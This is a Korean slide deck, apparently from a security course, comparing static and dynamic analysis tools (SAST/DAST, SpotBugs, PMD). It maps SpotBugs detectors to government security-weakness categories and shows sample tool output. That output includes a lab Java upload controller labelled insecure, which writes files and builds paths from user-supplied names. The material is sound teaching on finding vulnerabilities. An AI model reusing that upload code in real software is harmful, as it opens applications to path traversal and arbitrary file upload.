- 실제 사용자 입력, 네트워크 요청, DB 접근 등을 포함한 환경에서 작동

분석 대상

- 실행 중인 애플리케이션 (웹, 네이티브, 서버 기반 등)

주요 기능

- 취약점 실시간 탐지 (XSS, CSRF, SSRF 등)
- 런타임 오류 (Null Pointer, Buffer Overflow 등) 검출
- 입력 검증 미비, 접근 제어 오류 확인
- 리소스 누수(메모리, 핸들 등) 탐지
- 비정상 트래픽, 악성 행위 탐지

동적 분석 도구

장점

- 실행 환경을 반영한 현실적인 분석 가능
- 사용자 입력에 따른 동작 기반 → 정확도 높음
- 실제 취약점이 발생하는 지점과 경로 파악 가능

단점

- 분석 속도가 느림, 자동화 어려움
- 테스트 시나리오, 입력 데이터 필요
- 일부 경로는 실행되지 않아 검출 누락 가능
- CI/CD 적용에 한계가 있음

동적 분석 도구

대표 도구 예시

도구명	특징
OWASP ZAP	웹 애플리케이션 동적 취약점 분석, 오픈소스
Burp Suite	강력한 웹 취약점 분석, 수동/자동 기능 혼합
AppScan (HCL)	IBM에서 시작된 상용 동적 분석 솔루션
Veracode DAST	SaaS 기반 동적 분석 제공
Runtime Application Self-Protection (RASP)	런타임에 애플리케이션 내부에서 스스로 보호 및 탐지

정적 분석 vs 동적 분석

권장 사항

- 정적 분석: 개발 초기에 적용 → 예방
- 동적 분석: 테스트 단계에 적용 → 실제 문제 탐지
- 두 도구를 조합 사용하면 보안 효과 극대화 → DevSecOps 환경에서 매우 권장

항목	정적 분석 (SAST)	동적 분석 (DAST)
분석 시점	실행 전 (코드 수준)	실행 중 (운영 환경)
대상	소스/바이너리 코드	실행 중인 애플리케이션
장점	빠른 발견, CI/CD 적합	실제 취약점 검출, 현실 반영
단점	오탐 발생 가능	누락 가능, 환경 구축 필요
주요 위협 탐지	코드 논리, API 오용 등	입력검증 오류, 인증우회 등
대표 도구	SonarQube, Fortify	ZAP, Burp Suite

SpotBugs

SpotBugs

- Java 바이트코드를 분석하여 잠재적인 결함(Bugs), 코드 냄새(Code Smells), 보안 취약점 등을 찾아내는 정적 분석 도구
- FindBugs의 후속 프로젝트
- Find Security Bugs 플러그인을 추가하면 보안 중심의 정적 분석 기능을 확인할 수 있음

주요 기능

- 정적 분석 : 실행하지 않고 바이트코드를 분석
- 잠재적 버그 탐지 : 널 포인터 오류, 잘못된 equals/hashCode, API 오용 등
- 보안 취약점 탐지 : 하드 코딩된 자격 증명, 입력 검증 누락 등
- 효율성 문제 탐지 : 불필요한 객체 생성, 불변 객체 위반 등
- 멀티스레드 문제 감지 : 동기화 누락, 공유 자원 접근 오류 등

PMD

PMD(Programming Mistake Detector)

- Java 및 일부 언어의 소스 코드를 대상으로 한 정적 코드 분석 도구
- 불필요한 코드나 위험한 코딩 패턴을 찾아내어 코드 품질을 향상시키는 데 도움을 제공


주요 기능

- 불필요한 코드 탐지 : 사용되지 않는 변수, 빈 catch 블록, 비효율적 코드 등
- 버그 유발 패턴 탐지 : 무한 루프, 조건식 오류, 무의미한 비교 등
- 코딩 규칙 위반 탐지 : 네이밍 규칙, 클래스 크기 제한, 복잡한 초과 등
- 보안 관련 검사 : 잠재적 정보 노출, 부적절한 예외 처리 등
- 코드 스타일 검사 : 들여쓰기, 중괄호 위치, 주석 규칙 등 체크 가능


SpotBugs vs PMD

구분	SpotBugs	PMD
분석 대상	바이트코드 (컴파일된 .class 또는 .jar)	소스 코드 (.java 파일 등)
분석 방식	바이트코드 수준에서 데이터 흐름, 실행 경로 기반 정적 분석	소스코드 텍스트 수준의 패턴 기반 분석
주요 목적	런타임에서 발생할 수 있는 잠재적 버그 및 보안 취약점 탐지	코드 품질, 스타일, 불필요한 코드 제거 중심
보안 탐지	Find Security Bugs 플러그인 사용 시 보안 취약점 강력 탐지 가능	기본 규칙으로는 보안 분석 약함 (단순 하드코딩 등 탐지 가능)
대표 탐지 항목	NullPointerException, 동기화 문제, API 오용, equals/hashCode 오류 등	사용하지 않는 변수, 빈 catch 블록, 복잡도 초과, 네이밍 규칙 위반 등
확장성	Find Security Bugs로 보안 규칙 확장 가능	사용자 정의 규칙(XML)로 분석 항목 추가 가능
테스트 시점	컴파일 후 사용 (빌드 완료 후 분석)	컴파일 전 소스 코드 단계에서 분석 가능
빌드 도구 연동	Maven, Gradle, Ant, Jenkins 등과 연동 용이	동일하게 Maven, Gradle, Jenkins 등과 연동 가능
IDE 플러그인	Eclipse, IntelliJ 플러그인 제공	Eclipse, IntelliJ 플러그인 제공
결과 포맷	XML, HTML, Text	XML, HTML, CSV, JSON 등 다양
주요 장점	- 버그 탐지 정확도 높음 - 실행 흐름 고려 - 보안 탐지 강력 (플러그인 활용 시)	- 코드 스타일 및 품질 관리에 적합 - 커스터마이징 용이 - 가볍고 빠름
단점	- 분석 속도 느릴 수 있음 - 가독성이 떨어지는 리포트	- 보안 분석 한계 - 실행 흐름 고려 부족 - 오탐/과도한 경고 발생 가능
라이선스/비용	오픈소스 (무료)	오픈소스 (무료)

SpotBugs을 이용한 정적분석



PMD를 이용한 정적분석



취약점 분석 도구 활용

- 분석 도구 유형 및 사용법
- 분석 결과 해석 및 적용



행정안전부 49개 보안약점 관련 SpotBugs 기존 탐지 룰

보안 항목	관련 Detector	룰설명
SQL 삽입	SqlInjectionDetector AndroidSqlInjectionDetector	SQL문의 입력값이 고정된 값이 아니고 PreparedStatement를 사용하지 않는 경우 검사
경로 조작 및 자원 삽입	PathTraversalDetector	File, FileWriter 등을 외부에서 들어온 값을 통해 사용하는 경우
크로스사이트 스크립트	XssServletDetector XssMvcApiDetector XssTwirlDetector XssJspDetector	스크립트가 사용되기 전에 입력 값이 신뢰할 수 없는 소스에서 온 것인지 확인
운영체제 명령어 삽입	CommandInjectionDetector	운영체제 명령어를 환경 변수를 통해 받아오는 경우 탐지
위험한 형식 파일 업로드	FileUploadFilenameDetector	신뢰할 수 없는 소스를 이용한 ServletFileUpload 탐지
신뢰되지 않는 URL 주소로 자동 접속 연결	UnvalidatedRedirectDetector SpringUnvalidatedRedirectDetector PlayUnvalidatedRedirectDetector	신뢰할 수 없는 소스를 이용한 sendRedirect 사용 탐지
XQuery 삽입	XQueryInjectionDetector	XQuery 문을 외부 입력값을 이용해 compile하는 경우 탐지
XPath 삽입	XPathInjectionDetector	XPath 문을 외부 입력값을 이용해 compile 또는 evaluate하는 경우 탐지
LDAP 삽입	LdapInjectionDetector	LDAP 필터를 외부 입력값을 이용해 구성하고 search하는 경우 탐지
크로스사이트 요청 위조	SpringCsrfProtectionDisabledDetector	CSR 방어가 비활성화 되어 있는 경우 탐지
HTTP 응답분할	HttpResponseSplittingDetector	외부 입력 값을 통해 addHeader(), setHeader() 등의 메소드 사용 탐지

행정안전부 49개 보안약점 관련 SpotBugs 기존 탐지 룰

보안 항목	관련 Detector	룰설명
보안기능 결정에 사용되는 부적절한 입력값	ServletEndpointDetector	신뢰할 수 없는 소스에서 불러온 값을 사용하는 경우 탐지
포맷스트링 삽입	FormatStringManipulationDetector	신뢰할 수 없는 값을 포맷팅하는 경우 탐지
부적절한 인가	InsecureSmtptSslDetector	보안 기능이 고려되지 않은 API를 사용하여 인증없이 연결하는 경우 탐지
중요한 자원에 대한 잘못된 권한 설정	ExternalFileAccessDetector CookieFlagsDetector PersistentCookieDetector	보안 기능이 비활성화된 쿠키를 사용하는 경우 탐지
취약한 암호화 알고리즘 사용	CustomMessageDigestDetector PotentialValueDetector DesUsageDetector TDesUsageDetector RsaNoPaddingDetector CipherWithNoIntegrityDetector	취약하다고 알려진 암호화 알고리즘 사용 탐지
중요정보 평문저장	UnencryptedSocketDetector UnencryptedServerSocketDetector	암호화되지 않는 소켓, 서버 소켓 사용 탐지
중요정보 평문전송	UnencryptedSocketDetector UnencryptedServerSocketDetector	암호화되지 않는 소켓, 서버 소켓 사용 탐지
하드코드된 비밀번호	DumbMethodInvocations ConstantPasswordDetector	데이터베이스의 비밀번호가 고정 값이거나 특정 메소드(setProperty)의 인자값을 고정 값으로 사용하는 경우 탐지

행정안전부 49개 보안약점 관련 SpotBugs 기존 탐지 룰

보안 항목	관련 Detector	룰설명
충분하지 않은 키 길이 사용	InsufficientKeySizeBlowfishDetector InsufficientKeySizeRsaDetector	암호화 알고리즘의 권장 키 길이 미만인 경우 탐지
적절하지 않은 난수 값 사용	PredictableRandomDetector	적절하지 않다고 알려진 난수 생성 메소드 사용 탐지
하드코드된 암호화 키	ConstantPasswordDetector	하드코드된 암호화 키 사용 탐지
사용자 하드디스크에 저장되는 쿠키를 통한 정보 노출	PersistentCookieDetector	매우 긴 수명을 가진 쿠키 사용 탐지 세션 만료 시간이 부적절한 경우
솔트 없이 일방향 해쉬 함수 사용	PotentialValueDetector	Update를 통해 솔트 값을 업데이트하지 않는 경우 검사
무결성 검사 없는 코드 다운로드	FileDisclosureDetector SSRFDetector	외부에서 받은 값을 검사 없이 그대로 실행하는 경우 탐지
오류메세지 통한 정보 노출	ErrorMessageExposureDetector	스택 정보가 유출되는 경우 탐지
잘못된 세션에 의한 데이터 정보 노출	ServletEndpointDetector	클라이언트에 의해 변조될 수 있는 세션 ID를 사용하는 경우 탐지
시스템 데이터 정보 노출	SSRFDetector FileDisclosureDetector	예외 처리에서 시스템 데이터가 노출되는 경우 탐지
DNS lookup에 의존한 보안 결정	ServletEndpointDetector	getServerName() 또는 getHeader("Host")를 사용해 호스트의 이름을 사용하는 경우 탐지
취약한 API 사용	UnencryptedSocketDetector	암호화되지 않은 Socket 사용 탐지

분석 결과 해석

SpotBus

The screenshot displays the Eclipse IDE interface with the SpotBus static analysis tool. The **Bug Explorer** on the left shows a list of findings for the project 'ssaem' (82 bugs). A high confidence issue (Scary 18) is expanded, showing several findings related to 'Potential Path Traversal (file read)'. One finding is highlighted: 'This API (java.io.File.<init>(Ljava/io/File;Ljava/lang/String;)V) reads a file whose location might be specified by user input [Scary(7), Normal confidence]'. The central editor shows the **UploadController.java** file. The code includes a `@PostMapping` method `uploadAjaxPost` that handles file uploads. The **Bug Info** panel on the right provides a detailed description of the vulnerability: 'This API (java.io.File.<init>(Ljava/io/File;Ljava/lang/String;)V) reads a file whose location might be specified by user input'. It also includes a 'Vulnerable Code' snippet showing the `getFile` method that constructs a file path from user input. The 'Solution' section suggests using `import org.apache.commons.io.FilenameUtils;`.

```
60     return false;
61 }
62
63 /* LAB File Upload : Insecure Code */
64 @PostMapping(value = "/uploadAjaxAction", produces = MediaType.APPLICATION_JSON)
65 @ResponseBody
66 public ResponseEntity<List<AttachFileDTO>> uploadAjaxPost(MultipartForm file) {
67     List<AttachFileDTO> list = new ArrayList<>();
68
69     String uploadFolderPath = getSaveDir();
70     File uploadPath = new File(session.getServletContext().getRealPath(uploadFolderPath));
71     if (!uploadPath.exists()) {
72         uploadPath.mkdirs();
73     }
74
75     for (MultipartFile multipartFile : file.getFile()) {
76         AttachFileDTO attachDTO = new AttachFileDTO();
77
78         String uploadFileName = multipartFile.getOriginalFilename();
79         uploadFileName = uploadFileName.substring(uploadFileName.lastIndexOf("."));
80         attachDTO.setFileName(uploadFileName);
81
82         try {
83             File saveFile = new File(uploadPath, uploadFileName);
84             multipartFile.transferTo(saveFile);
85             attachDTO.setUploadPath(uploadFolderPath);
86             if (checkImageType(saveFile)) {
87                 attachDTO.setImage(true);
88             }
89             list.add(attachDTO);
90         } catch (Exception e) {
91             log.error(e.getMessage());
92         }
93     }
94     return new ResponseEntity<>(list, HttpStatus.OK);
95 }
96
97 @GetMapping("/display")
98 @ResponseBody
99 public ResponseEntity<byte[]> getFile(String fileName, HttpSession session) {
100     File file = new File(session.getServletContext().getRealPath("/resources/images/"), fileName);
101     ResponseEntity<byte[]> result = null;
102 }
```

분석 결과 해석

PMD

Package Explorer x

kr.co.ssaem.mapper

kr.co.ssaem.service

AnswerService.java

AnswerServiceImpl.java

BoardService.java

BoardServiceImpl.java

RegistService.java

RegistServiceImpl.java

ReplyService.java

ReplyServiceImpl.java

Violations Outline x

Pr	Line	created	Rule	Error Message
▶	24	Mon Jul 28 23:43:0	CommentRequired	CommentRequired: Field comments are
▶	18	Mon Jul 28 23:43:0	CommentRequired	CommentRequired: Class comments are
▶	42	Mon Jul 28 23:43:0	MethodArgumentCouldBeFinal	MethodArgumentCouldBeFinal: Param
▶	71	Mon Jul 28 23:43:0	MethodArgumentCouldBeFinal	MethodArgumentCouldBeFinal: Param
▶	53	Mon Jul 28 23:43:0	MethodArgumentCouldBeFinal	MethodArgumentCouldBeFinal: Param
▶	28	Mon Jul 28 23:43:0	MethodArgumentCouldBeFinal	MethodArgumentCouldBeFinal: Param
▶	55	Mon Jul 28 23:43:0	LocalVariableCouldBeFinal	LocalVariableCouldBeFinal: Local vari
▶	47	Mon Jul 28 23:43:0	MethodArgumentCouldBeFinal	MethodArgumentCouldBeFinal: Param
▶	21	Mon Jul 28 23:43:0	CommentRequired	CommentRequired: Field comments are
▶	77	Mon Jul 28 23:43:0	MethodArgumentCouldBeFinal	MethodArgumentCouldBeFinal: Param
▶	82	Mon Jul 28 23:43:0	MethodArgumentCouldBeFinal	MethodArgumentCouldBeFinal: Param
▶	31	Mon Jul 28 23:43:0	UseCollectionsEmpty	UseCollectionsEmpty: Substitute calls t
▶	57	Mon Jul 28 23:43:0	UseCollectionsEmpty	UseCollectionsEmpty: Substitute calls t

workspaces - ssaem/src/main/java/kr/co/ssaem/service/AnswerServiceImpl.java - Eclipse IDE

File Edit Source Refactor Navigate Search Project Run Window Help

AnswerServiceImpl.java x BoardService.java

```
15
16 @Service
17 @AllArgsConstructor
18 public class AnswerServiceImpl implements AnswerService {
19
20     @Setter(onMethod_ = @Autowired)
21     private AnswerMapper answerMapper;
22
23     @Setter(onMethod_ = @Autowired)
24     private AnswerAttachMapper attachMapper;
25
26     @Transactional
27     @Override
28     public void answer(AnswerVO asvo) {
29         answerMapper.insertSelectKey(asvo);
30
31         if (asvo.getAttachList() == null || asvo.getAttachList().size() <= 0) {
32             return;
33         }
34         asvo.getAttachList().forEach(attach -> {
35             attach.setAsno(asvo.getAsno());
36             attachMapper.insert(attach);
37         });
38     }
39
40     @Override
```

Violations Overview x

Element	# Violations	# Violations/K	# Violations/M	Project
kr.co.ssaem.service	140	645.2	1.71	ssaem
AnswerServiceImpl.java	13	309.5	1.30	ssaem
▶ LocalVariableCouldBeFinal	1	23.8	0.10	ssaem
▶ MethodArgumentCouldBeFinal	7	166.7	0.70	ssaem
▶ CommentRequired	3	71.4	0.30	ssaem
▶ UseCollectionsEmpty	2	47.6	0.20	ssaem
BoardServiceImpl.java	15	312.5	1.25	ssaem
AnswerService.java	15	2142.9	2.14	ssaem

Writable Smart Insert 24: 45 [44]

감사합니다

